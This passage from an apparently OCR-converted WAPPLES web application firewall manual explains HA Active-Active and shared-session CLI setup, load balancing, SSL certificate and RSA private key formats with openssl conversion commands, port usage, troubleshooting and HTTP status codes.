penta-np(config-ha)# show ha
-----------------------------------------------------
HA STATE
      haDefaultState : DEFAULT_LOAD
      haConfOwnState : ACTIVE       haConfOppState : ACTIVE
      haRunOwnState  : ACTIVE       haRunOppState  : ACTIVE
      haOwnFlag      : | DETECTION_ENGINE_DOWN(ON) |
                       | SERVICE_LINK_UP(ON) |
                       | FORCE_DETECTION_ENGINE_UP |
      sharedState    : NP_SHARED_SI_SYNC
      sharedDev      : ctl1
      sourceIp       : 10.1.1.10
      destIp         : 10.1.1.20
```

```
        sourcePort     : 20000
        destPort       : 20000
        sourceMacAddr  : 00:10:F3:17:DF:11
        destMacAddr    : 00:90:FB:23:3E:29
-----------------------------------------------------
```

Type the following in WAPPLES 2 (Active) also to set HA to Active.

```
penta-np# configure terminal
penta-np(config)# network
penta-np(config-network)# link-status set ctl1 up
OK.
penta-np(config-network)# link ctl1
penta-np(config-network-ctl1)# if addr 10.1.1.20/24 brd 10.1.1.255
OK.
 penta-np(config-network-ctl1)# exit
penta-np(config-network)# exit
penta-np(config)# ha
penta-np(config-ha)# ha-hotline set ctl1 10.1.1.20 10.1.1.10 00:10:F3:17:DF:11
penta-np(config-ha)# ha-state-conf set default-load active active
OK.
penta-np(config-ha)# shared-session set full-sync
OK.
penta-np(config-ha)# show ha
-----------------------------------------------------
HA STATE
        haDefaultState : DEFAULT_LOAD
        haConfOwnState : ACTIVE      haConfOppState : ACTIVE
        haRunOwnState  : ACTIVE      haRunOppState  : ACTIVE
        haOwnFlag      : | DETECTION_ENGINE_UP(ON) |
                         | SERVICE_LINK_UP(ON) |
                         | FORCE_DETECTION_ENGINE_UP |
        sharedState    : NP_SHARED_SI_SYNC
        sharedDev      : ctl1
        sourceIp       : 10.1.1.20
        destIp         : 10.1.1.10
        sourcePort     : 20000
        destPort       : 20000
        sourceMacAddr  : 00:90:FB:23:3E:29
        destMacAddr    : 00:10:F3:17:DF:11
-----------------------------------------------------
```

Active-Active action will begin when the said settings are completed in WAPPLES. The meaning of HA related items is as follows.

Table 137. HA Details

haDefaultState	Whether HA is used or whether this settings shall be restored after failover.

haConfOwnState	The initial HA settings for this WAPPLES HA when starting HA
haRunOwnState	HA status of this WAPPLES equipment.
haConfOppState	The initial HA settings for the other WAPPLES HA when starting HA
haRunOppState	HA status of the other WAPPLES equipment.
haOwnFlag	Engine monitoring status (monitoring target if the flag inside brackets is ON, not monitored if the flag is OFF), service network status (monitoring target if the flag inside brackets is ON, not monitored if the flag is OFF), forced engine setting.
sharedState	Whether Shared Session is used.
sharedDev	Ethernet device to be used for HA and Shared Session.
sourceIp	Source IP Address for HA.
destIp	Destination IP Address for HA.
sourcePort	Source Port Address for HA.
destPort	Destination Port Address for HA.
sourceMacAddr	Source MAC Address for HA.
destMacAddr	Destination MAC Address for HA.

Active-Active architecture of WAPPLES has following characteristics.

- **WAPPLES provides TCP Session Control feature to continuously handle the existing session without severance even when the connection is made to another WAPPLES within one TCP session in the dual network architecture.**
  - Even when the packet the established TCP Session with WAPPLES 1 is transmitted to WAPPLES 2 in the transmission process, this packet will be retransmitted to WAPPLES 1.

  - TCP Session Control is concerned with the web transaction handled by WAPPLES only and is not, with other traffics.

3. Shared Session

3.1 Overview

WAPPLES supports shared session with other WAPPLES equipment installed in the HA environment. Shared session feature makes sure the web service is provided without severance even when the service network does not support session control and even when there are problems such as HA switching of WAPPLES.

WAPPLES has [Shared Session] feature to support shared session and this feature can be configured as follows.

- **TCP Synchronization**
  This synchronizes only TCP session between WAPPLES equipments that activated the shared session feature.

- **HTTP Synchronization**
  This synchronizes TCP session and also the detection logs between WAPPLES equipments.

Shared Session setting is the same in all HA architectures (Active-Active, Active-Standby). This chapter will explain shared session in full-sync in HA Active-Active architecture.

> ⓘ The shared session feature of WAPPLES is designed to share sessions between 2 WAPPLES equipments. This feature cannot be applied to 3 or more WAPPLES equipments.

3.2 Settings

You need to set up a hot line between two WAPPLES equipments in order to use shared session feature, and you can change shared session mode according to circumstances.

Configure Shared Session feature for shared session in the following procedure.

01 Check Hot-Line Connection

You need hot line connection for 2 WAPPLES equipments that activated shared session feature to exchange session information. Hot-Line does not transmit any traffic other than the session information of each other.

Hot-Line uses WAPPLES's [ctl1] port.

02 CLI Setting

If you wish to configure Shared Session using CLI commands, you need to enter Hot-Line setting command first and then the commands for setting Shared Session.

- **Ha-hotline set [interface] [source IP] [destination IP] [destination MAC]**
- **share-session set [Setting Mode]**

The meaning of Hot-Line settings is shown in [Table 138. Hot-Line Settings] and you need to precisely enter values that are actually used.

Table 138. Hot-Line Settings

Item	Description
interface	Number of the port to connect hot line.
source IP	IP of the connection port.
destination IP	Port IP of WAPPLES to connect
destination MAC	Port MAC address of WAPPLES to connect

For Shared Session Setting Mode, enter one of the following in [Table 139. Shared-Session Setting Mode].

Table 139. Shared-Session Setting Mode

Mode	Description	Scope of Share	
		TCP Communication	Detection Log
no-shared	Do not use Shared Session.	X	X
half-sync	Synchronize only TCP session between WAPPLES.	O	X
full-sync	Synchronize TCP session as well as detection logs.	O	O

Enter following commands in CLI in order to apply full-sync shared-session to two WAPPLES (WAPPLES1 and WAPPLES2) that are connected with the Hot-Line.

```
penta-np> enable
password:
penta-np# configure terminal
```

```
penta-np(config)# ha
penta-np(config-ha)#    ha-hotline    set    ctl1    10.1.1.10    10    10.1.1.20
00:10:F3:17:DF:11
OK.
penta-np(config-ha)# shared-session set full-sync
OK.
penta-np(config-ha)#
```

03 Confirmation

All status information related with HA environment configuration can be checked with [show ha] command.

```
penta-np(config-ha)# show ha
-----------------------------------------------------
HA STATE
    haDefaultState:HA_OFF
    haConfOwnState:NP_ACTIVE haConfOppState   :NP_NONE
    haRunOwnState:NP_ACTIVE  haRunOppState    :NP_READY
    haOwnFlag     : | DETECTION_ENGINE_DOWN(ON)|
                    | SERVICE_LINK_UP(ON) |
                    | FORCE_DETECTION_ENGINE_UP|
    sharedState   : NP_SHARED_SI_SYNC
-----------------------------------------------------
```

4. Load Balancing

4.1 Load Balancing Architecture

WAPPLES supports load balancing architecture using L4 to provide stable web service and powerful security at the same time.




Fig. XVI-4. Load balancing Architecture using Active-Active

To set up WAPPLES in Load Balancing architecture, install WAPPLES in inline mode between L4 switches as in [Fig. XVI-4. Load balancing Architecture using Active-Active] and conduct the following procedures.

- **Set WAPPLES in inline mode.**
- **Make sure the bypass feature of WAPPLES is not activated.**
- **Apply following settings for L4 Switch and L4 Switch for the clustering of WAPPLES.**
  - Apply Firewall Load Balancing (FWLB or FLB) of L4 Switch.
  - Apply hash method for Load Balancing algorithm.

- **In clustering, even when the trouble occurs in one WAPPLES, other servers will provide stable security service.**
  - Configure WAPPLES considering additional load caused by a trouble that may occur during the operation to secure stability. For example, if one of 4 WAPPLES equipments has a trouble during operation, other equipments must be able to handle approximately 34% more load each. (100% if there are 2 equipments)

- **The logs of clustered servers is transmitted to the external system (using SNMP Trap) and managed altogether.**

XVII

XVII. SSL Certificate Application

1.SSL Certificate Support

2.RSA Private Key Support

XVII. SSL Certificate Application

Type chapter describes the type of SSL certificates that can be used in WAPPLES which is applied to the web service using SSL communication and the conversion of SSL certificates. For basic operation, refer to [VII.2.2 Add/Edit Web Server] of the operation manual

1. SSL Certificate Support

WAPPLES basically supports PEM type SSL certificate. However, WAPPLES also supports other types of SSL certificates than PEM type by converting them into the format of SSL certificate.

1.1 PEM Type SSL Certificate

PEM type SSL certificate is a text file and you can check the contents with text editor (ex. notepad.exe, vi).

PEM type SSL certificate takes the following structure.




Fig. XVII-1. PEM Type SSL Certificate Structure

Certificate is comprised of 2 delimiters and 1 content and the contents of [Fig. XVII-1. PEM Type SSL Certificate Structure] can be described as follows.

Table 140. PEM Type Certificate Structure

Division	Description
-BEGIN CERTIFICATE-	This is the Header indicating the beginning of the private key contents and it is always located in the first line of the file
Contents of Private Key	This is the functional area of the private key and it is expressed in binary values processed by DER (Distinguished Encoding Rule), and this is the ASCII values encoded in Base64 to be expressed in normal text..
-END MESSAGE-	This is the Tailer indicating the end of the private key contents and it comes in the last line of the key file.

The said certificate is called PEM type for following reason. Privacy-enhanced Electronic Mail (PEM) is defined in RFC1421, and it defines the format of expression as the standard for safe e-mail transmission. While this was used widely in the areas other than e-mail, the data that starts with "-----BEGIN MESSAGE-----" and ends with "-----END MESSAGE-----" and is encoded with Base64 encoding was named PEM type.

PEM type SSL certificate can have various extensions such as cer, crt, der, and pem. However, when registering a PEM type SSL certificate to WAPPLES, the extension of the file is meaningless as any file having the PEM structure as above will be recognized by WAPPLES.

However, since WAPPLES console recognizes *.cer and *.crt only, you can change the extension of the file and register them.

Normal certificate will indicate the subject of the certificate in the form of [[Subject] CN= …] when it was loaded by clicking [Import Certificate…] through WAPPLES console.

1.2 DER Type SSL Certificate

If the internal structure of SSL certificate is made of binary data instead of ASCII data as in [Fig. XVII-1. PEM Type SSL Certificate Structure], it is DER type certificate. For DER type certificate, you need to convert it to PEM type as follows before registering it to WAPPLES.

01 In case Windows OS is installed to PC

For SSL certificate file, you can simply double-click the file to check the contents of the certificate. For Windows OS, the file with extensions, cer, der, and crt can be opened by double-clicking the file and are interpreted and shown in the text editor.

If the extension if not cer, der, or crt, change the extension to cer, der, or crt to check.

If the certificate contains correct contents, it will be displayed as follows




Fig. XVII-2. Properties of Correct SSL Certificate File

To convert DER type certificate into PEM type SSL certificate, click [Copy to File (C)…] of [Fig. XVII-2. Properties of Correct SSL Certificate File] and run [Export Certificate Wizard].




Fig. XVII-3. Export Certificate Wizard

When the Export Certificate Wizard appears, select [X.509 Binary Encoded with DER (.CER)(D)] as in [Fig. XVII-3. Export Certificate Wizard] and click [Next] to convert it into PEM type SSL certificate file.

02 Using Open SSL

> ⓘ The explanations in this manual are based on Open SSL 0.9.8h. For other Open SSL versions, convert the commands used in this manual into the commands used in the corresponding version.

DER type Open SSL certificate can be converted into PEM type SSL certificate using x509 command.

```
> openssl x509 –in input.cer –inform DER –out output.cer –outform PEM
```

> ⓘ If the certificate is not recognized in Windows environment, or if it is impossible to install utilities such as Open SSL, contact PENTA Security Systems, Inc.

2. RSA Private Key Support

WAPPLES has to be installed in a physically safe environment where only authorized administrator can access. The administrator must decide which

network architecture to operate WAPPLES with considering the physical network environment and the location of the web server to protect.

2.1 PEM Type RSA Private Key

PEM type RSA private key is a text file and you can check the contents by using text editor (ex. notepad.exe, vi).

PEM type RSA private key has the following structure.




Fig. XVII-4. PEM Type RSA Private Key Structure

The private key is comprised of 2 delimiters and 1 content same as the certificate, and each component has the following meaning.

Table 141. RSA Type Private Key Structure

Division	Description
-BEGIN RSA PRIVATE KEY-	This is the Header indicating the beginning of the private key contents and it is always located in the first line of the file
Contents of Private Key	This is the functional area of the private key and it is expressed in binary values processed by DER (Distinguished Encoding Rule), and this is the ASCII values encoded in Base64 to be expressed in normal text.
-END RSA PRIVATE KEY-	This is the Tailer indicating the end of

Division	Description
	the private key contents and it comes in the last line of the key file.

The private key file can have various extensions such as *.key and *. pem, but the extension itself is meaningless and the file's contents must have PEM structure as above to be registered to and used in WAPPLES.

As WAPPLES console only recognizes the key file, you need to change the extension of other private keys to "*.key" before registering it.

For normal RSA private key, the header and the beginning of the file will be displayed when it is loaded by clicking [Import Private Key…] through WAPPLES Header.

2.2 Application of Private Key File

PRIVATE KEY file is a data type (PKCS#8)[4] saved to have independence to the algorithm.

WAPPLES accepts private keys generated with RSA algorithm (PKCS#1) as well as PKCS#8 type private keys.




Fig. XVII-5. Private Key Structure

[4] PKCS: Technical specification described by RSA Security. PKCS#1 describes about RSA algorithm and key information. PKCS#8 expanded to express the key information for other public key code algorithms also in addition to RSA algorithm.

2.3 Encrypted RSA Private Key

PEM type RSA private key generated with encryption option must be decrypted. Although it is a PEM type file of RSA PRIVATE KEY, the private key encrypted with Proc-Type option 'ENCRYPTED' must be decrypted to eliminate Proc-Type option.

Proc-Type refers to the header which defines the procedure that has to be processed in order to recognize the data expressed in [Privacy-enhanced Electronic Mail (PEM)] format. When [ENCRYPTED] is used for Proc-Type, the information about the algorithm and parameter used must be transmitted through [DEK-Info].

The encrypted RSA private key has following structure.




Fig. XVII-6. Structure of Encrypted PEM Type RSA Private Key

This basically has the same structure as PEM type RSA private key, but the encryption format is expressed in the head as in [Fig. XVII-6. Structure of Encrypted PEM Type RSA Private Key].

To decrypt this, the passphrase used in creating the private key must be remembered. The process of encrypting/decrypting private key is dependent on the web server environment where the private key is used. In other words, it is recommended that the decryption shall be processed with the tools used in encryption.

Generally, it is possible to decrypt the encryption by using 'rsa' command of openssl as it is compatible with openssl's Utility.

```
> openssl rsa –in enc.key –out dec.key –outform PEM
```

If the encrypted data is in binary format, it is generally possible to figure out the decryption method only by referring to the web server's private key creation manual.

> When using private key generator compatible with Openssl (ex. command 'req'), the private key will not be encrypted if you use '-nodes' option when you create the key.

XVIII

XVIII. Miscellaneous

1.WAPPLES Port Operation Information

2.Security Warning

3.Troubleshooting

4.Error Handling Status Code

XVIII. Miscellaneous

This chapter introduces matters that require your attention concerning the operation such as security warning, troubleshooting, and error handling status code.

> ⓘ PENTA Security Systems shall not be responsible for the disassembly or damages made to WAPPLES by customer at his or her discretion or any modification of the unique features of WAPPLES.

1. WAPPLES Port Operation Information

WAPPLES uses network ports listed in [Table 142. Ports Used by WAPPLES] in order to operate various services including the access to the management tool and the interoperation with other network equipments. If the communication of the corresponding port is blocked by a firewall or so in the network environment to which WAPPLES is installed, it will not enable normal operation. Contact the person in charge of system to enable the communication of the corresponding port.

Table 142. Ports Used by WAPPLES

Service	NIC Port	Port Number
Access to Management Port	Management Port	5433
ICS Access	Management Port	443, 444
Syslog Interoperation	Management Port	514
SNMP Interoperation	Management Port	161
SMTP Interoperation	Management Port	25
WAPPLES MS Interoperation	Management Port	5433
PLS Interoperation	Management Port	5433

2. Security Warning

Security warning message is displayed when IP is blocked, when the user fails to log in 3 times consecutively, and when data related log (Refer to IX.2.4 Data Related) is recorded so that the administrator can immediately recognize the warning.

Security warning is issued when IP is blocked, when the user failed to log in three consecutive times, and data related log is recorded after the management tool is executed and always displays the most recent event through the message window.

When the security warning message is issued, the administrator shall check the message and take following actions.

Table 143. Security Warning

Type of Security Warning	Solutions
IP Block	Check blocked IP in [Setting Wizard]->[Operation Settings]->[IP-Block], and change settings of the corresponding IP based on operator's decision.
Consecutive Log In Failure	Check the IP which failed to log in consecutively through the audit log and modify the list of permitted IP through CLI based on operator's decision.
Data Related	Data related security warning is issued due to DB capacity warning and DB capacity overload and is saved to an Excel file through [Export Log] function from the oldest log.

3. Troubleshooting

This section introduces about the examples of troubles that can happen during operation and how to resolve them.

Table 144. Troubleshooting

Error Message		Resolution
Internal users can access the server without a problem but external users cannot.	Cause	Gateway setting can be configured improperly
	Solution	Check Setting Wizard -> Network Setting -> Gateway IP Address setting. Consult with network administrator and enter correct gateway IP.
Web service is accessed normally, but the security features do not seem to be operating	Cause	Web server IP is configured incorrectly in the network setting.
	Solution	Select the web server IP to correct in Setting Wizard -> Network Setting -> Web Server Setting, click [Edit] and enter correct IP.
The first page of the website displays '404 Not Found' error.	Cause	Website name is not correct
	Solution	Select Setting Wizard -> Website Setting -> Website, right click on the website and select "Edit Website" -> change to correct website name.
	Cause	Website is not registered.
	Solution	Select Setting Wizard -> Website Setting -> Add Website and add corresponding website.

4. Error Handling Status Code

The following is the meaning of HTTP error codes used by WAPPLES to indicate the handling of errors in relation to attacks.

Table 145. HTTP Status Code and Meaning

Status Code	Message	Meaning
400	Bad Request	Incorrect request
401	Unauthorized	Unauthorized
402	Payment Required	Payment request
403	Forbidden	Forbidden
404	Not Found	Not found
405	Method Not Allowed	The method cannot be used
406	Not Acceptable	Not acceptable
407	Proxy Authentication Required	Requires proxy authentication
408	Request Time-out	Request time out
409	Conflict	Conflict between resources
410	Gone	Contents are lost
411	Length Required	Length is required
412	Precondition Failed	Precondition is not fulfilled
413	Request Entity Too Large	Required entity is too large
414	Request-URI Too Large	Request-URI is too long
415	Unsupported Media Type	Unsupported media type
416	Requested range not satisfiable	Request range is insufficient
417	Expectation Failed	Request is different from expectation